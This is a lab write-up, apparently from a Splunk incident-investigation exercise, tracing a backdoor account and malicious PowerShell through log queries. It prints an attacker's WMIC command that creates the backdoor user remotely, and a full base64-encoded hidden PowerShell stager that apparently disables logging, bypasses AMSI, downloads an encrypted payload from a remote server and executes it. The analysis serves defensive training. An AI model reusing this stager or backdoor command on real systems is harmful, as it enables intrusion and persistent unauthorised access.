
- `C:\Windows\System32\wbem\wmic.exe`
- `C:\Windows\System32\net1.exe`
- `C:\Windows\System32\net.exe`

We already know what `net` and `net1` were used for (they created the backdoor account `A1berto`) but we also see `wmic.exe` here. If we research this in Microsoft's official documentation for `wmic.exe`, we see that it has the capability to run commands on remote machines using the `/node` switch. That gives us something to look for in our query!

Let's create our query looking for `wmic.exe` and our backdoor user `A1berto`:

```
index="main" wmic.exe A1berto
```

Boom. We have the command that runs to create the backdoor user in the first event!



Task 5 Answer: `C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1`

Task 6: How many times was the login attempt from the backdoor user observed during the investigation?

We know the backdoor user is `A1berto` and now we need to find how many times this user attempted to login. Let's Google "Logon attempt Windows Event ID number". Scrolling through the results we come across Microsoft's official documentation for Audit logon events.


We weren't asked how many *failed* or *successful* logins there were for the backdoor user. Just how many attempts which would include both *failed and successful* attempts. The Event IDs we're interested in are:

- 4624 - Successful logon
- 4625 - Failed logon

Let's put those into a fresh Splunk query along with `A1berto` and see how many events come up:

```
index="main" EventID="4624" A1berto OR EventID="4625" A1berto
```

And with our query... we see 0 attempts.




Task 6 Answer: 0

Task 7: What is the name of the infected host on which suspicious Powershell commands were executed?


We know from Task 5 that the node that `wmic.exe` was interacting with was WORKSTATION6. So that would be a good starting point. Let's do another fresh Splunk query to look for that *and* `powershell.exe`:

```
index="main" WORKSTATION6 powershell.exe
```

Awesome. We got only 4 events back from that query!



And if we scroll down a little, we have our hostname: `James.browne`




How can we be confident this is the host we're looking for? We see that this host shows the `wmic.exe` command from Task 5 which creates the backdoor account `A1berto` and we also have added `powershell.exe` to our query in Splunk which will only bring back events with `powershell.exe` in them. So we know:

1. it's an infected host
2. `powershell.exe` is involved


Task 7 Answer: James.browne

Task 8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

Now that we know what host we're going to be interacting with, let's do a fresh query to use the `Hostname` field and only see events for `James.browne` :




Dang. 11,222 events? That's a lot. But fortunately, we're only interested in PowerShell events.



We know from the question that PowerShell logging is enabled on this device. If we scroll down on the left of the Splunk interface, we'll be able to see some fields we can investigate related to the query we just ran. One of those fields is "SourceName". If we click on it, we'll see two PowerShell-related values:

- PowerShell
- Microsoft-Windows-PowerShell

We'll need to explore both for this question as either may contain the malicious execution we're looking for.



Let's update our query to include the first PowerShell value:

```
index="main" Hostname="James.browne" SourceName="PowerShell"
```

We see an interesting PowerShell command being run in the first event:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0
AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE
0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuA
HQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJAGUAYABs
AGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwA
nACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQ
AxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJ
ABuAFUAbABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8A
YwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACs
AJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAC
cAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByA
GkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBj
AHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQA
wAH0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdABpAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQ
BjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBtAC4ATwBCAEoARQBjAHQAX
QBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkA
cAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQ
AKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAE
wAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQBZAF8ATABPAEMAQQBMA
F8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBj
AHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMAcgB
pAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBsAH0ARQBMAHMARQ
B7AFsAUwBjAFIAaQBwAFQAQgBsAE8AQwBLAF0ALgAiAEcAZQBUAEYASQBFAGAATABkACIAKAAnAHMAa
QBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkA
YwAnACkALgBTAEUAdABWAEEAbABVAGUAKAAkAE4AdQBMAEwALAAoAE4ARQB3AC0ATwBCAGoAZQBDAHQ
AIABDAG8ATABMAEUAYwBUAGkATwBOAFMALgBHAGUATgBlAHIASQBjAC4ASABBAHMASABTAGUAdABbAF
MAVAByAGkAbgBnAF0AKQApAH0AJABSAGUARgA9AFsAUgBlAGYAXQAuAEEAcwBTAEUATQBCAGwAeQAuA
EcAZQBUAFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0
AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAKwAnAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwB
FAHQARgBJAGUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABlAGQAJwAsACcATg
BvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEATAB1AGUAKAAkAE4AV
QBMAGwALAAkAHQAUgBVAGUAKQA7AH0AOwBbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBTAGUAcgB2AEkA
QwBlAFAAbwBJAE4AdABNAEEAbgBBAGcARQBSAF0AOgA6AEUAWABwAGUAQwBUADEAMAAwAEMAbwBuAHQ
ASQBOAHUAZQA9ADAAOwAkADcAYQA2AGUARAA9AE4AZQBXAC0ATwBCAEoAZQBDAFQAIABTAFkAcwB0AG
UATQAuAE4AZQB0AC4AVwBFAGIAQwBsAEkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1A
C4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBp
AGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwA
nADsAJABzAGUAcgA9ACQAKABbAFQAZQBYAFQALgBFAE4AQwBvAGQAaQBOAEcAXQA6ADoAVQBuAGkAYw
BvAGQARQAuAEcAZQB0AFMAdAByAGkATgBHACgAWwBDAG8ATgBWAGUAUgBUAF0AOgA6AEYAcgBvAE0AQ
gBBAFMAZQA2ADQAUwB0AFIASQBuAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEA
```

```
TAB3AEEAeABBAEQAQQBBAEwAZwBBAHgAQQBEAEEAQQBMAGcAQQB4AEEARABBAEEATABnAEEAMQBBAEE
APQA9ACcAKQApACkAOwAkAHQAPQAnAC8AbgBlAHcAcwAuAHAAaABwACcAOwAkADcAQQA2AEUAZAAuAE
gARQBBAGQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkA
DcAYQA2AEUAZAAuAFAAUgBPAHgAWQA9AFsAUwB5AFMAVABFAG0ALgBOAEUAVAAuAFcAZQBiAFIARQBR
AFUAZQBzAFQAXQA6ADoARABlAGYAQQBVAEwAdABXAGUAQgBQAFIAbwBYAFkAOwAkADcAYQA2AEUARAA
uAFAAUgBPAFgAWQAuAEMAUgBlAGQARQBuAHQASQBBAGwAUwAgAD0AIABbAFMAWQBzAFQARQBNAC4ATg
BFAHQALgBDAFIAZQBkAEUAbgBUAEkAYQBMAEMAYQBjAGgARQBdADoAOgBEAEUARgBhAFUAbAB0AE4AR
QBUAHcAbwBSAEsAQwByAEUAZABlAE4AdABJAEEATABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgA
eQAgAD0AIAAkADcAYQA2AGUAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAE0ALgBUAGU
AWABUAC4ARQBuAEMAbwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAeQBUAGUAUwAoAC
cAcQBtAC4AQAApADUAeQA/AFgAeAB1AFMAQQAtAD0AVgBEADQANgA3ACoAfABPAEwAVwBCAH4AcgBuA
DgAXgBJACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1
ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJAB
fACUAJABLAC4AQwBvAFUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQ
A9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAK
QAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkA
XQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIAeABvAFI
AJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQANwBBAD
YAZQBkAC4ASABlAEEARABlAHIAcwAuAEEAZABkACgAIgBDAG8AbwBrAGkAZQAiACwAIgBLAHUAVQB6A
HUAaQBkAD0AVgBtAGUASwBWADUAZABlAGsAZwA5AHkANwBrAC8AdABsAEYARgBBADgAYgAyAEEAYQBJ
AHMAPQAiACkAOwAkAEQAYQB0AGEAPQAkADcAYQA2AGUAZAAuAEQAbwB3AE4ATABvAGEAZABEAGEAdAB
BACgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAkAEQAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAEQAYQ
BUAEEAPQAkAGQAQQBUAEEAWwA0AC4ALgAkAEQAYQBUAEEALgBMAEUAbgBHAHQASABdADsALQBKAE8Aa
QBOAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAQQB0AGEAIAAoACQASQBWACsAJABLACkA
KQB8AEkARQBYAA==
```

Let's break the command down piece by piece.
`powershell.exe -noP -sta -w 1 -enc`

1. `powershell.exe` - Using PowerShell
2. `-noP` - Likely trying to obfuscate the `-NoProfile` switch in PowerShell
3. `-sta` - Starts PowerShell using single-threaded apartment
4. `-w 1` - Specifies `-WindowStyle Hidden` (no PowerShell window will appear)
5. `-enc` - Specifies encoding will be used in the PowerShell command

While this already looks very suspicious, we should take the encoding at the end of the command, identify the type, and decode it to understand what it might be doing.

Let's identify what kind of encoding is being used by plugging in the encoded part of the command into DenCode


We'll copy and paste the encoded portion of the PowerShell command in the input field at the top of DenCode.

Wow! Looks like we're looking at a Base64 encoding string based on the output from DenCode.


Let's now take the encoded portion of the PowerShell command inside of [CyberChef.](https://gchq.github.io/CyberChef/)

First, we'll copy and paste the encoded portion into the Input on the right side in the CyberChef interface.

Then, we'll use the "From Base64" and "Remove null bytes" from the Operations on the left and drag them into our Recipe in the middle.



In the output window, we see some PowerShell commands happening! Nice!



At this point, we can infer this is likely **not** normal usage of PowerShell and should be considered suspicious activity based on the methods and obfuscation that we uncovered.

